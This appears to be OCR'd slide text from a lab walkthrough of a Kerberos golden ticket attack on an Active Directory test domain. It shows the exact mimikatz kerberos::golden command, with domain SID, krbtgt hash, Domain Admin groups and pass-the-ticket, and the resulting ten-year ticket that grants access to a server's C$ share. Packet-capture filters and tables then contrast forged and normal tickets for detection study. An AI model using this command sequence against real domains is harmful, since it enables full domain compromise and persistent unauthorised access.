
On attacker:
User Monica_Spears
SID S-1-5-21-511818909-1338016983-424820340-1791
192.168.222.4
192.168.233.131

On victim
192.168.233.132
192.168.222.7

AD
192.168.233.128
192.168.222.1


Lab was populated by BadBlood
https://github.com/davidprowe/BadBlood

Kerberos Authentication Flow (access denied)




```
PS C:\Users\monica_spears> klist

Current LogonId is 0:0x96049

Cached Tickets: (2)

#0>     Client: monica_spears @ GAM.CLICK
        Server: krbtgt/GAM.CLICK @ GAM.CLICK
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize
        Start Time: 8/30/2023 12:33:25 (local)
        End Time:   8/30/2023 22:33:25 (local)
        Renew Time: 9/6/2023 12:33:25 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called: AD-GAM

#1>     Client: monica_spears @ GAM.CLICK
        Server: host/win-2012.gam.click @ GAM.CLICK
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40a50000 -> forwardable renewable pre_authent ok_as_delegate name_canonicalize
        Start Time: 8/30/2023 12:33:25 (local)
        End Time:   8/30/2023 22:33:25 (local)
        Renew Time: 9/6/2023 12:33:25 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0
        Kdc Called: AD-gam.gam.click
PS C:\Users\monica_spears> dir \\sharepoint.gam.click\c$
dir : Access is denied
```

Kerberos Authentication Flow (access denied)



(ip.addr eq 192.168.222.4 || ip.addr eq 192.168.233.131) && (kerberos.SNameString || smb2.nt_status == 0xc0000022 || smb2.cmd == 3)


No.	Source	Destination	Protoco	Length	Info	SIDs	RID	CNameString	SNameString
253	192.168.222.4	192.168.222.1	KRB5	1917	TGS-REQ	513,4586,4561,4095,4108,4409,…	1791	MONICA_SPEARS,…	krbtgt,GAM.CLICK,
256	192.168.222.1	192.168.222.4	KRB5	425	TGS-REP	513,4586,4561,4095,4108,4409,…	1791	MONICA_SPEARS,…	cifs,sharepoint.g
260	192.168.222.4	192.168.222.7	SMB2	2147	Session Setup Request	513,4586,4561,4095,4108,4409,…	1791	MONICA_SPEARS,…	cifs,sharepoint.g



(ip.addr eq 192.168.222.4 || ip.addr eq 192.168.233.131) && (kerberos.SNameString || smb2.nt_status == 0xc0000022 || smb2.cmd == 3)

No.	Source	Destination	Protoco	Length	Info
253	192.168.222.4	192.168.222.1	KRB5	1917	TGS-REQ
256	192.168.222.1	192.168.222.4	KRB5	425	TGS-REP
260	192.168.222.4	192.168.222.7	SMB2	2147	Session Setup Request
264	192.168.222.4	192.168.222.7	SMB2	184	Tree Connect Request Tree: \\sharepoint.gam.click\IPC$
265	192.168.222.7	192.168.222.4	SMB2	138	Tree Connect Response
274	192.168.222.4	192.168.222.7	SMB2	180	Tree Connect Request Tree: \\sharepoint.gam.click\c$
275	192.168.222.7	192.168.222.4	SMB2	130	Tree Connect Response, Error: STATUS_ACCESS_DENIED
276	192.168.222.4	192.168.222.7	SMB2	180	Tree Connect Request Tree: \\sharepoint.gam.click\c$
277	192.168.222.7	192.168.222.4	SMB2	130	Tree Connect Response, Error: STATUS_ACCESS_DENIED

Kerberos Authentication Flow (forge GT)




```
mimikatz # kerberos::golden /domain:gam.click /sid:S-1-5-21-511818909-1338016983-424820340 /rc4:43a
28e4abac /ticket:ticket.kirbi /groups:500,501,513,512,520,518,519 /user:monica_spears /ptt
User      : monica_spears
Domain    : gam.click (GAM)
SID       : S-1-5-21-511818909-1338016983-424820340
User Id   : 500
Groups Id : *500 501 513 512 520 518 519
ServiceKey: 43ad00a8e90d836d3b051c9b28e4abac - rc4_hmac_nt
Lifetime  : 8/30/2023 5:29:25 PM ; 8/27/2033 5:29:25 PM ; 8/27/2033 5:29:25 PM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'monica_spears @ gam.click' successfully submitted for current session

mimikatz # kerberos::list

[00000000] - 0x00000017 - rc4_hmac_nt
   Start/End/MaxRenew: 8/30/2023 5:29:25 PM ; 8/27/2033 5:29:25 PM ; 8/27/2033 5:29:25 PM
   Server Name       : krbtgt/gam.click @ gam.click
   Client Name       : monica_spears @ gam.click
   Flags 40e00000    : pre_authent ; initial ; renewable ; forwardable ;
```

Define power groups that passed to PAC

Ticket to current session

Kerberos Authentication Flow (access granted)




```
PS C:\Users\monica_spears> klist

Current LogonId is 0:0x96049

Cached Tickets: (1)

#0>     Client: monica_spears @ gam.click
        Server: krbtgt/gam.click @ gam.click
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0x40e00000 -> forwardable renewable initial pre_authent
        Start Time: 8/30/2023 17:29:25 (local)
        End Time:   8/27/2033 17:29:25 (local)
        Renew Time: 8/27/2033 17:29:25 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called:
PS C:\Users\monica_spears> dir \\sharepoint.gam.click\c$


    Directory: \\sharepoint.gam.click\c$


Mode                LastWriteTime     Length Name
----                -------------     ------ ----
d----         4/24/2023   2:10 PM            inetpub
d----          6/6/2021   7:22 AM            PerfLogs
d-r--         8/21/2023   2:48 PM            Program Files
d----         8/21/2023  11:06 AM            Program Files (x86)
```

Fake ticket
(10 years)

Success

Kerberos Authentication Flow (differences between forged and normal ticket)




(ip.addr eq 192.168.222.4 || ip.addr eq 192.168.233.131) && kerberos.SNameString && !netlogon.acct_name == "WIN-2012$"


No.	Source	Destination	Length	Info	SIDs	RID	CNameString	SNameString
96441	192.168.222.1	192.168.222.4	255	AS-REP	513,4586,4561,4095,4108,4409,4306,5…	1791	MONICA_SPEARS,…	krbtgt,GAM.CLICK,krbtgt,GAM.
96449	192.168.222.4	192.168.222.1	1623	TGS-REQ	513,4586,4561,4095,4108,4409,4306,5…	1791	MONICA_SPEARS,…	krbtgt,GAM.CLICK,host,win-20
96452	192.168.222.1	192.168.222.4	187	TGS-REP	513,4586,4561,4095,4108,4409,4306,5…	1791	MONICA_SPEARS,…	host,win-2012.gam.click,host
97776	192.168.222.4	192.168.222.1	1552	TGS-REQ	500,500,501,513,512,520,518,519	500	monica_spears,…	krbtgt,gam.click,cifs,sharep
97778	192.168.222.1	192.168.222.4	1481	TGS-REP	500,500,501,513,512,520,518,519,572	500	monica_spears,…	cifs,sharepoint.gam.click,ci
97780	192.168.222.4	192.168.222.7	1748	Session Setup Request	500,500,501,513,512,520,518,519,572	500	monica_spears,…	cifs,sharepoint.gam.click

Monica's normal Kerberos activity while PC unlock

GT :)



Protoco	Length	Info	smb2.nt_status
KRB5	1535	TGS-REQ	
KRB5	1465	TGS-REP	
SMB2	1731	Session Setup Request	
SMB2	314	Session Setup Response	STATUS_SUCCESS
SMB2	184	Tree Connect Request Tree: \\sharepoint.gam.click\IPC$	
SMB2	138	Tree Connect Response	STATUS_SUCCESS
SMB2	180	Tree Connect Request Tree: \\sharepoint.gam.click\c$	
SMB2	138	Tree Connect Response	STATUS_SUCCESS




```
mimikatz # kerberos::golden /domain:gam.click /sid:S-1-5-21-511818909-1338016983-424820340 /rc4:43ad
28e4abac /ticket:ticket.kirbi /groups:500,501,513,512,520,518,519 /user:monica_spears /ptt
User      : monica_spears
Domain    : gam.click (GAM)
SID       : S-1-5-21-511818909-1338016983-424820340
User Id   : 500
Groups Id : *500 501 513 512 520 518 519
ServiceKey: 43ad00a8e90d836d3b051c9b28e4abac - rc4_hmac_nt
Lifetime  : 8/30/2023 5:29:25 PM ; 8/27/2033 5:29:25 PM ; 8/27/2033 5:29:25 PM
-> Ticket : ** Pass The Ticket **
```

Groups that passed to PAC

User RID

Kerberos Authentication Flow



